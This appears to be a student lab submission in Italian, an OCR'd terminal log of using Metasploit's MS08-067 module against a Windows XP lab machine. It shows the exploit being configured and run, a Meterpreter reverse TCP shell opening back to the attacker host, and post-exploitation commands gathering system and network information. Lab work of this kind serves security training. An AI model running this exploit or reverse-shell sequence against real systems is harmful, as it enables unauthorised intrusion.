
Consegna S7L3

Hacking WinXP


File Azioni Modifica Visualizza Aiuto
(kali㉿kali)-[~]
$ msfconsole
3Kom SuperHack II Logon
User Name: [security]
Password: [ ]
[OK]
https://metasploit.com
=[metasploit v6.3.27-dev]
+ -- --=[2335 exploits - 1220 auxiliary - 413 post]
+ -- --=[1385 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.32.104
rhosts => 192.168.32.104
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.104:445 - Automatically detecting the target...
[*] 192.168.32.104:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.32.104:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.32.104:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.104
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.104:1031) at 2024-01-17 03:31:38 -0500

meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:1b:3f:7d
MTU          : 1500
IPv4 Address : 192.168.32.104
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    0.0.0.0          0.0.0.0          192.168.32.1    10      2
    127.0.0.0        255.0.0.0        127.0.0.1       1       1
    192.168.32.0     255.255.255.0    192.168.32.104  10      2
    192.168.32.104   255.255.255.255  127.0.0.1       10      1
    192.168.32.255   255.255.255.255  192.168.32.104  10      2
    224.0.0.0        240.0.0.0        192.168.32.104  10      2
    255.255.255.255  255.255.255.255  192.168.32.104  1       2
```